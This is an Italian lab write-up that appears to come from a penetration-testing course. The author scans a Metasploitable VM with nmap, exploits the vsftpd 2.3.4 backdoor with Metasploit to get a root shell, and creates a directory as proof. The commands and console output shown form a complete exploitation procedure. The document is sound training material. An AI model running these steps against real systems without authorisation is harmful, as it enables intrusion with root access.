

Hacking con Metasploit

- **1)** Per prima cosa ho cambiato l indirizzo ip di Meta e ho configurato la rete come richiesto nell'esercizio, sia su Meta che su kali. Mi sono infine accertato che le due macchine pinghino.




```
  GNU nano 2.0.7           File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.100  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:feb1:9d67  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 2424 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=2.19 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=1.17 ms
^C
--- 192.168.1.149 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.165/1.675/2.186/0.510 ms
```


- **2)** Lancio una scansione con nmap su Meta per scoprire i servizi attivi. Proveremo ad exploitare il primo servizio della scansione, il servizio ftp in ascolto sulla porta 21/tcp versione vsftpd




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                       MMMMMMMMMM
MMMN$                                  vMMMM
MMMNl  MMMMM                  MMMMM   JMMMM
MMMNl  MMMMMMMN            NMMMMMMM   JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM        JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM        jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM        jMMMM
MMMNI  MMMMM    MMMMMMM    MMMMM      jMMMM
MMMNI  MMMMM    MMMMMMM    MMMMM      jMMMM
MMMNI  MMMNM    MMMMMMM    MMMMM      jMMMM
MMMNI  WMMMM    MMMMMMM    MMMM#      JMMMM
MMMMR  ?MMNM               MMMMM   .dMMMM
MMMMNm `?MMM               MMMM`  dMMMMM
MMMMMMN  ?MM               MM?   NMMMMMN
MMMMMMMMNe                     JMMMMMNMMM
MMMMMMMMMMNm,               eMMMMMNMMNMM
MMMMNNMNMMMMMNx          MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.2.26-dev
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 po
+ -- --=[ 951 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: View a module's description using
info, or the enhanced version in your browser wit
info -d
Metasploit Documentation: https://docs.metasploit

msf6 > 
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:34 EST
Nmap scan report for 192.168.1.149
Host is up (0.0011s latency).
Not shown: 984 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1099/tcp open  java-rmi    GNU Classpath grmiregistry
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

- **3)** Tornando su msfconsole, controlliamo se esiste un exploit per il servizio vsftpd con il comando search e scopriamo che c'è una backdoor. Usiamo il comando use per utilizzare tale backdoor; successivamente, usiamo il comando show options per capire quali parametri configurare. Configuriamo con il comando "set RHOSTS" l'indirizzo ip della vittima.




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
```




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    21               yes       The target port (TCP)
```

- **4)** A questo punto configuro il payload. Visualizzo tutti i payloads compatibili con show payloads. Poichè c è un solo payload disponibile, è impostato di default. Di conseguenza, possiamo procedere a lanciare l'exploit (dopo aver controllato nuovamente con show options) con il comando exploit.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43011 → 192.168.1.149:6200) at 2023-03-06 10:05:55 -0500
```

- **5)** Al secondo tentativo, riusciamo ad aprire la shell su Meta: eseguo ifconfig, assicurandoci che l'ip sia quello di Meta.




```
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43011 → 192.168.1.149:6200) at 2023-03-06 10:05:55 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:01:58:09
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe01:5809/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1265 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1275 errors:0 dropped:0 overruns:0 carrier:0
```



```
          TX packets:1275 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:99128 (96.8 KB)  TX bytes:88906 (86.8 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:658 errors:0 dropped:0 overruns:0 frame:0
          TX packets:658 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:289477 (282.6 KB)  TX bytes:289477 (282.6 KB)
```

- **6)** Infine creiamo la directory nella root di meta, chiamata test_metasploit con il comando mkdir



```
reset_logs.sh
vnc.log
sudo mkdir /test_metasploit
ls
Desktop
reset_logs.sh
vnc.log
cd root
sh: line 12: cd: root: No such file or directory
ls
Desktop
reset_logs.sh
vnc.log
cd root
sh: line 14: cd: root: No such file or directory
ls
Desktop
reset_logs.sh
vnc.log
cd ..
ls
}
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
vnc.log
█
```